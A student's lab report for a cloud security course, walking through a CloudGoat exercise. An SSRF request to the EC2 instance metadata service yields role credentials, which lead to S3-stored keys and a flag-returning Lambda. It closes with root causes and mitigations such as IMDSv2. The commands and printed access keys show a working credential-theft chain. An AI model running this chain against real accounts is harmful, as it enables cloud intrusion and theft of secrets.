




11/17/2025

Classwork Lab 4:

Attacking Cloud: EC2 SSRF & IMDS
Credential Exposure




Levine, Miles L
MLEVIN56 ENPM665 0101

1) Attack Narrative

I started with the low-privilege solus credentials from the scenario output (see Figure 1). I set up the profile and confirmed control with sts get-caller-identity (see Figure 3). I tried basic enumeration and hit AccessDenied, which showed limited baseline access. I then listed Lambda functions and found hardcoded EC2 keys inside the environment variables (see Figure 2). I pulled those keys, created a new profile, and authenticated as wrex (see Figure 9).

I used wrex to find the EC2 instance that exposed the SSRF endpoint (see Figure 4). I issued a request to IMDSv1 through the endpoint and retrieved the temporary role credentials (see Figure 7 and Figure 8). I pivoted into the instance role and listed S3. I found the bucket with the plaintext credentials file (see Figure 10). I downloaded the file and gained the shepard credentials (see Figure 11). Shepard held permission to invoke the final Lambda function. I invoked it and retrieved flag.txt (see Figure 12).

I ran into two operational issues during the work. Some credentials expired during the chain, which forced me to restart the scenario. I also switched locations, which changed my IP address. This broke the security group whitelist and blocked the SSRF endpoint. I updated the whitelist and continued the chain.



```
miles@Blade: ~  
with aws_iam_role.ec2_role,  
on ec2.tf line 37, in resource "aws_iam_role" "ec2_role":  
37:   managed_policy_arns = [  
38:     aws_iam_policy.ec2_policy.arn  
39:   ]  
  
managed_policy_arns is deprecated. Use the aws_iam_role_policy_attachment  
resource instead. If Terraform should exclusively manage all managed  
policy attachments (the current behavior of this argument), use the  
aws_iam_role_policy_attachments_exclusive resource as well.  
  
Apply complete! Resources: 27 added, 0 changed, 0 destroyed.  
  
Outputs:  
  
cloudgoat_output_solus_access_key_id = "AKIA5FJPP3PP6ZRTNRNG"  
cloudgoat_output_solus_secret_key = <sensitive>  
  
[cloudgoat] terraform apply completed with no error code.  
[cloudgoat] terraform output completed with no error code  
cloudgoat_output_solus_access_key_id = AKIA5FJPP3PP6ZRTNRNG  
cloudgoat_output_solus_secret_key = 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  
  
[cloudgoat] Output file written to:  
  
/home/miles/.local/share/pipx/venvs/cloudgoat/lib/python3.12/site-packages/cloudgoat/ec2_ssrif_cgcid2nu0sw31lb/start.txt  
  
miles@Blade:~$ aws configure --profile cw4-solus  
AWS Access Key ID [None]: AKIA5FJPP3PP6ZRTNRNG  
AWS Secret Access Key [None]: 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  
Default region name [None]:  
Default output format [None]:  
miles@Blade:~$ aws sts get-caller-identity --profile cw4-solus  
The config profile (cw4-solus) could not be found  
miles@Blade:~$ aws sts get-caller-identity --profile cw4-solus  
{  
  "UserId": "AIDASFJPP3PP7HOLKHWI7",  
  "Account": "904727092191",  
  "Arn": "arn:aws:iam::904727092191:user/solus-cgid2nu0sw31lb"  
}  
  
miles@Blade:~$ aws lambda list-functions --profile cw4-solus
```

Figure 1 Solus Credentials

```
miles@Blade:~$ aws lambda list-functions --profile cw4-solus
{
  "Functions": [
    {
      "FunctionName": "cg-lambda-cgidh0utn1db4o",
      "FunctionArn": "arn:aws:lambda:us-east-1:904727092191:function:cg-lambda-cgidh0utn1db4o",
      "Runtime": "python3.11",
      "Role": "arn:aws:iam:904727092191:role/cg-lambda-role-cgidh0utn1db4o-service-role",
      "Handler": "lambda.handler",
      "CodeSize": 223,
      "Description": "Invoke this Lambda function for the win!",
      "Timeout": 3,
      "MemorySize": 128,
      "LastModified": "2025-11-19T19:55:51.797+0000",
      "CodeSha256": "xt7bNZt3fzxtjSRjnuCKLV/dOnRCTVKM3D1u/BeK8zA=",
      "Version": "$LATEST",
      "Environment": {
        "Variables": {
          "EC2_ACCESS_KEY_ID": "AKIA5FJPP3PPXZNZGYU6",
          "EC2_SECRET_KEY_ID": "CXxE7+WqA/cVH5jIku3TLXIVQcH/oMistnktL9VI"
        }
      },
      "TracingConfig": {
        "Mode": "PassThrough"
      },
      "RevisionId": "98a6bf51-603a-4e56-b3d0-63794437a913",
      "PackageType": "Zip",
      "Architectures": [
        "x86_64"
      ],
      "EphemeralStorage": {
        "Size": 512
      },
      "SnapStart": {
        "ApplyOn": "None",
        "OptimizationStatus": "Off"
      },
      "LoggingConfig": {
        "LogFormat": "Text",
        "LogGroup": "/aws/lambda/cg-lambda-cgidh0utn1db4o"
      }
    },
    {
      "FunctionName": "cg-lambda-cgid2nu0sw31lb",
      "FunctionArn": "arn:aws:lambda:us-east-1:904727092191:function:cg-lambda-cgid2nu0sw31lb",

```

Figure 2 Lambda showing ec2 credentials

```
miles@Blade:~$ aws configure --profile cw4-lambda
AWS Access Key ID [None]: AKIA5FJPP3PPXZNZGYU6
AWS Secret Access Key [None]: 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
Default region name [None]: us-east-1
Default output format [None]:
miles@Blade:~$ aws sts get-caller-identity --profile cw4-lambda
{
  "UserId": "AIDASFJPP3PP77MAVVVQI",
  "Account": "904727092191",
  "Arn": "arn:aws:iam:904727092191:user/wrex-cgidh0utn1db4o"
}
miles@Blade:~$ aws iam list-attached-user-policies --user-name wrex-cgidh0utn1db4o --profile cw4-lambda
An error occurred (AccessDenied) when calling the ListAttachedUserPolicies operation: User: arn:aws:iam:904727092191:user/wrex-cgidh0utn1db4o is not authorized to perform iam:ListAttachedUserPolicies on resource: user wrex-cgidh0utn1db4o because no identity-based policy allows the iam:ListAttachedUserPolicies action
```

Figure 3 Seeing who I am from the ec2 credentials

```
miles@Blade: ~$ aws ec2 describe-instances --profile cw4-lambda
{
  "Reservations": [
    {
      "ReservationId": "r-094f2f8857d8a9bef",
      "OwnerId": "904727092191",
      "Groups": [],
      "Instances": [
        {
          "Architecture": "x86_64",
          "BlockDeviceMappings": [
            {
              "DeviceName": "/dev/sda1",
              "Ebs": {
                "AttachTime": "2025-11-19T19:55:51+00:00",
                "DeleteOnTermination": true,
                "Status": "Attached",
                "VolumeId": "vol-04e893ff4d55098e2"
              }
            }
          ],
          "ClientToken": "terraform-20251119195551014900000005",
          "EbsOptimized": false,
          "EnaSupport": true,
          "Hypervisor": "xen",
          "IamInstanceProfile": {
            "Arn": "arn:aws:iam:904727092191:instance-profile/cg-ec2-instance-profile-cgidh0utn1db4o",
            "Id": "AIPA5F3PP3PP4HNV4AQK3"
          },
          "NetworkInterfaces": [
            {
              "Association": {
                "IpOwnerId": "amazon",
                "PublicDnsName": "ec2-13-222-97-162.compute-1.amazonaws.com",
                "PublicIp": "13.222.97.162"
              },
              "Attachment": {
                "AttachTime": "2025-11-19T19:55:50+00:00",
                "AttachmentId": "eni-attach-039ed8f5d1ecc93f3",
                "DeleteOnTermination": true,
                "DeviceIndex": 0,
                "Status": "Attached",
                "NetworkCardIndex": 0
              }
            }
          ]
        }
      ]
    }
  ]
}
```

Figure 4 Running describe EC2 instances to see public http address




Figure 5 Connecting to the instance via http




Figure 6 Testing output of the http





Figure 7 Using “http://169.254.169.254/latest/meta-data/iam/security-credentials” to view role



Welcome to sethsec's SSRF demo.

I am an application. I want to be useful, so I requested: <http://169.254.169.254/latest/meta-data/iam/security-credentials/cg-ec2-role-cgidh0utn1db4o> for you

```
{ "Code": "Success", "LastUpdated": "2025-11-19T21:28:21Z", "Type": "AWS-HMAC", "AccessKeyId": "ASIA5FJPP3PP7G6FMG5Y", "SecretAccessKey": "MtWMyvSBzwqZ2/wHLZWUzF0vETUV4YZoxJc9SivM", "Token": "IQoJb3JpZ2luX2VjEB4aCXVzLWVhc3QtMSJGMEQCICtu4JJ0wy4+EztwdPfk1j560OuTOqmxEZmK2SIRMcZLAiBVFNdnJdmUUI DhP70IEynH2eVbee9qsvUzgra48UgZqSrDBQjn////////8BEAAaDDkwNDcyNzA5MjE5MSIMX5DwLmGFkQKOGNiLKpcFYaC3uirn3b2d4Etu3phaF5MGamIEdZ ZQFR0SkfL0hW1SQIHvSVVHVqDE3qJBIUndJC2nt+AJepkPMAbprhtgVM7KCwBAC3CAu5p7yKvcJ6y2mHG1 kqffppw6THAdX6CLLRkb+nqd+W9R52aNkFoMjmgPG/pL0zpVHHL0cw7FXt1oXJGzrFTzzk8RKujobeG4wZqH vAa+bWIAcjiWhFfLUSr1P0wBs/ef2z63w7x1+TBkqbgNkt3whW6/Cfjwhazuk95kNqurz5N4ckr0n/dmF/U BnBncIYJk+C0zyUadm5ycZiG6ph0EN+Ra/gL9BAN80LSXZUSHHer0mqkLjWLLy40jToFFanaGomyi0I9fyE 9lkv9iL4DatoLktMOJYIUvy+r2D8mZ3CtkPETIWMuYQaLYmlhe8wuENNsGXM0G7C1wsNTEpuVbk+J9nHvvR FL/BPtT/upeff68A1rgybhBLPbun5gAird8xoKVrnQfJ2J7HvYw9kyS9+LlnWUQ60YT0el9p0cHLbD6U1QL ZNY7q+JfOWNN/ALIGu8Wta0TFDsS0ADw7MtGweym0P/Jz6Aiql3TgBwhoQ4AJPFYzehLNX4+/zh/Qw2TYo uCr3vUBoy4ouuiqKS7Hs0F64Ra8RGKKAUMh1rhIGNEmyY3zR2bAoBek90XUJ0Zmu30DmKTNFR52kkIgYPOp vzfHAFKH1KQoWfCTG8alpxLPwJ8FJ1ML3Te50Yyd3AELfkQCeJ/d4w76fFZcs6yvUyIUaOVR+jk4WYc2Xkk rfeTcE9x09G4oINDwqV79vZziM9d3xrp3/QkOQScmoh+nw9r8zvIJZYJKctT4M09LTLTU4doX29ul9gtLcB aasK8ydl7B+yRTeflKHp1VxMLvs+MgG0rIBOpLbFiWwq7tpwGwEu630+jgRU2k50byKV04eRTi99CoqdN9X 0EsD/jekwekSuW/E/Ir136Zk8bHMkiq7i0VrvuhhTpKVFjiKD2sUefwnR2stCAGR1mvqHpOZUox0HjtIEBW OMMQoxLB4eyjuaKsFauhhQ0CrZqLrZIMKPM06SXF9e5USERIKAZsp0ify65LlfcmiymJ3ALamqDyNtF9AWC 1954G0PbDeyb1lgWvTG6+qfA==
```



Figure 8 Requesting security credentials for this particular EC2 role “cg-ec2-role-cgidh0utn1db4o”

```
miles@Blade:~$ aws configure --profile cw4-ssrf
AWS Access Key ID [None]: ASIA5FJPP3PP7G6FMG5Y
AWS Secret Access Key [None]: MtWMyvSBzwqZ2/wHLZWUzF0vETUV4YZoxJc9SivM
AWS Session Token [None]: IQoJb3JpZ2luX2VjEB4aCXVzLWVhc3QtMSJGMEQCICtu4JJ0wy4+EztwdPfk1j560OuTOqmxEZmK2SIRMcZLAiBVFNdnJdmUUI DhP70IEynH2eVbee9qsvUzgra48UgZqSrDBQjn////////8BEAAaDDkwNDcyNzA5MjE5MSIMX5DwLmGFkQKOGNiLKpcFYaC3uirn3b2d4Etu3phaF5MGamIEdZ ZQFR0SkfL0hW1SQIHvSVVHVqDE3qJBIUndJC2nt+AJepkPMAbprhtgVM7KCwBAC3CAu5p7yKvcJ6y2mHG1 kqffppw6THAdX6CLLRkb+nqd+W9R52aNkFoMjmgPG/pL0zpVHHL0cw7FXt1oXJGzrFTzzk8RKujobeG4wZqH vAa+bWIAcjiWhFfLUSr1P0wBs/ef2z63w7x1+TBkqbgNkt3whW6/Cfjwhazuk95kNqurz5N4ckr0n/dmF/U BnBncIYJk+C0zyUadm5ycZiG6ph0EN+Ra/gL9BAN80LSXZUSHHer0mqkLjWLLy40jToFFanaGomyi0I9fyE 9lkv9iL4DatoLktMOJYIUvy+r2D8mZ3CtkPETIWMuYQaLYmlhe8wuENNsGXM0G7C1wsNTEpuVbk+J9nHvvR FL/BPtT/upeff68A1rgybhBLPbun5gAird8xoKVrnQfJ2J7HvYw9kyS9+LlnWUQ60YT0el9p0cHLbD6U1QL ZNY7q+JfOWNN/ALIGu8Wta0TFDsS0ADw7MtGweym0P/Jz6Aiql3TgBwhoQ4AJPFYzehLNX4+/zh/Qw2TYo uCr3vUBoy4ouuiqKS7Hs0F64Ra8RGKKAUMh1rhIGNEmyY3zR2bAoBek90XUJ0Zmu30DmKTNFR52kkIgYPOp vzfHAFKH1KQoWfCTG8alpxLPwJ8FJ1ML3Te50Yyd3AELfkQCeJ/d4w76fFZcs6yvUyIUaOVR+jk4WYc2Xkk rfeTcE9x09G4oINDwqV79vZziM9d3xrp3/QkOQScmoh+nw9r8zvIJZYJKctT4M09LTLTU4doX29ul9gtLcB aasK8ydl7B+yRTeflKHp1VxMLvs+MgG0rIBOpLbFiWwq7tpwGwEu630+jgRU2k50byKV04eRTi99CoqdN9X 0EsD/jekwekSuW/E/Ir136Zk8bHMkiq7i0VrvuhhTpKVFjiKD2sUefwnR2stCAGR1mvqHpOZUox0HjtIEBW OMMQoxLB4eyjuaKsFauhhQ0CrZqLrZIMKPM06SXF9e5USERIKAZsp0ify65LlfcmiymJ3ALamqDyNtF9AWC 1954G0PbDeyb1lgWvTG6+qfA==
Default region name [None]: us-east-1
Default output format [None]:
miles@Blade:~$ aws sts get-caller-identity --profile cw4-ssrf
{
  "UserId": "AROAS5FJPP3PPZWFHX6JRS:i-030a81b419539f54a",
  "Account": "904727092191",
  "Arn": "arn:aws:sts::904727092191:assumed-role/cg-ec2-role-cgidh0utn1db4o/i-030a81b419539f54a"
}
```

Figure 9 Role assumption

```
miles@Blade:~$ aws sts get-caller-identity --profile cw4-ssrf
{
  "UserId": "AROAS5FJPP3PP2WFXH6JRS:i-030a81b419539f54a",
  "Account": "904727092191",
  "Arn": "arn:aws:sts:904727092191:assumed-role/cg-ec2-role-cgidh0utn1db4o/i-030a81b419539f54a"
}
miles@Blade:~$ aws s3 ls --profile cw4-ssrf
2025-11-19 16:11:05 cg-secret-s3-bucket-cgid2nu0sw31lb
2025-11-19 14:55:36 cg-secret-s3-bucket-cgidh0utn1db4o
miles@Blade:~$ aws s3 ls s3://cg-secret-s3-bucket-cgid2nu0sw31lb
Unable to locate credentials. You can configure credentials by running "aws configure".
miles@Blade:~$ aws s3 ls s3://cg-secret-s3-bucket-cgid2nu0sw31lb/ --profile cw4-ssrf
PRE aws/
miles@Blade:~$ aws s3 ls s3://cg-secret-s3-bucket-cgidh0utn1db4o/ --profile cw4-ssrf
f
PRE aws/
miles@Blade:~$ aws s3 ls s3://cg-secret-s3-bucket-cgidh0utn1db4o/aws/ --profile cw4-ssrf
2025-11-19 14:55:37 135 credentials
miles@Blade:~$ aws s3 cp s3://cg-secret-s3-bucket-cgidh0utn1db4o/aws/credentials . --profile cw4-ssrf
download: s3://cg-secret-s3-bucket-cgidh0utn1db4o/aws/credentials to ./credentials
miles@Blade:~$ ls credentials
credentials
miles@Blade:~$ cat credentials
[default]
aws_access_key_id = AKIA5FJPP3PP22AYWP75
aws_secret_access_key = QjPPm3xR96HtPPGSqMRXUQr3fxB6FGvd3c00aNP
region = us-east-1
miles@Blade:~$ aws configure --profile cw4-profile4
AWS Access Key ID [None]: AKIA5FJPP3PP22AYWP75
AWS Secret Access Key [None]: QjPPm3xR96HtPPGSqMRXUQr3fxB6FGvd3c00aNP
Default region name [None]: us-east-1
Default output format [None]:
miles@Blade:~$ aws sts get-caller-identity --profile cw4-profile4
{
  "UserId": "AIDA5FJPP3PP4NGOAG7W",
  "Account": "904727092191",
  "Arn": "arn:aws:iam:904727092191:user/shepard-cgidh0utn1db4o"
}
miles@Blade:~$
```

Figure 10 Gaining more credentials

```
miles@Blade: ~  
miles@Blade:~$ aws lambda list-functions --profile cw4-profile4  
{  
  "Functions": [  
    {  
      "FunctionName": "cg-lambda-cgidh0utn1db4o",  
      "FunctionArn": "arn:aws:lambda:us-east-1:904727092191:function:cg-lambda-cgidh0utn1db4o",  
      "Runtime": "python3.11",  
      "Role": "arn:aws:iam::904727092191:role/cg-lambda-role-cgidh0utn1db4o-service-role",  
      "Handler": "lambda.handler",  
      "CodeSize": 223,  
      "Description": "Invoke this Lambda function for the win!",  
      "Timeout": 3,  
      "MemorySize": 128,  
      "LastModified": "2025-11-19T19:55:51.797+0000",  
      "CodeSha256": "xt7bNZt3fzxtjSRjnuCKLV/dOnRCTVKM3D1u/BeK8zA=",  
      "Version": "$LATEST",  
      "Environment": {  
        "Variables": {  
          "EC2_ACCESS_KEY_ID": "AKIA5FJPP3PPXZNZGYU6",  
          "EC2_SECRET_KEY_ID": "CXxE7+WqA/cVH5jIKu3TLXIVQcH/oMistnktL9VI"  
        }  
      },  
      "TracingConfig": {  
        "Mode": "PassThrough"  
      },  
      "RevisionId": "98a6bf51-603a-4e56-b3d0-63794437a913",  
      "PackageType": "Zip",  
      "Architectures": [  
        "x86_64"  
      ],  
      "EphemeralStorage": {  
        "Size": 512  
      },  
      "SnapStart": {  
        "ApplyOn": "None",  
        "OptimizationStatus": "Off"  
      },  
      "LoggingConfig": {  
        "LogFormat": "Text",  
        "LogGroup": "/aws/lambda/cg-lambda-cgidh0utn1db4o"  
      }  
    },  
    {  
      "FunctionName": "cg-lambda-cgid2nu0sw31lb",  
      "FunctionArn": "arn:aws:lambda:us-east-1:904727092191:function:cg-lambda-cgid2nu0sw31lb",  
      "Runtime": "python3.11",  
      "Role": "arn:aws:iam::904727092191:role/cg-lambda-role-cgid2nu0sw31lb-service-role",  
      "Handler": "lambda.handler",  
      "CodeSize": 223,  
      "Description": "Invoke this Lambda function for the win!",  
      "Timeout": 3,  
      "MemorySize": 128,  
    }  
  ]  
}
```

Figure 11 More access keys after using lambda on profile4

```
miles@Blade:~$ aws lambda invoke --function cg-lambda-cgidh0utn1db4o --profile cw4-profile4 ./flag.txt
{
  "StatusCode": 200,
  "ExecutedVersion": "$LATEST"
}
miles@Blade:~$ cat flag.txt
"You win!"miles@Blade:~$
```


A terminal window with a dark background. The prompt is 'miles@Blade:~\$'. The first command is 'aws lambda invoke --function cg-lambda-cgidh0utn1db4o --profile cw4-profile4 ./flag.txt'. The output is a JSON object: {'StatusCode': 200, 'ExecutedVersion': '\$LATEST'}. The second command is 'cat flag.txt'. The output is 'You win!'. The terminal window has a taskbar at the bottom with various application icons and a system tray showing the time as 5:39 PM on 11/19/2025.

Figure 12 Invoking the lambda function “cg-lambda-cgidh0utn1db4o” only as cw4-profile4

2) Scope & Impact

I proved the ability to invoke a privileged Lambda function through escalated identities (see Figure 12). I gained read access to an S3 bucket that stored credentials (see Figure 10). I accessed IMDSv1 through an SSRF endpoint and retrieved instance role credentials (see Figure 7 and Figure 8). An attacker with the same access could read stored data and trigger privileged functions.

I hit boundaries when I tried to list IAM resources with low-privilege users. I also saw AccessDenied errors when I attempted to invoke functions before completing the final pivot.

3) Root Cause Analysis

Hardcoded AWS keys in the Lambda environment variables created the first escalation (see Figure 2).

IMDSv1 was enabled on the EC2 instance. This allowed metadata access through SSRF (see Figure 7).

The EC2 role had broad S3 read access.

The S3 bucket stored long-term credentials in plaintext (see Figure 10).

The final role allowed Lambda invocation without restrictive conditions (see Figure 12).4)

Mitigation

Replace hardcoded keys with IAM roles for Lambda.

Require IMDSv2.

Reduce EC2 role permissions to the minimum set of actions.

Move stored credentials to Secrets Manager or Parameter Store.

Restrict Lambda invocation to a small group of trusted identities.

5) Reflection

Requiring IMDSv2 would have broken the chain at the most important point. The SSRF request would not return credentials without a session token from the instance.

I would alert on metadata access through unusual traffic patterns. This signal is rare during normal work.

IMDSv2 enforcement can break older automation that expects IMDSv1. This slows migration and requires coordination with developers.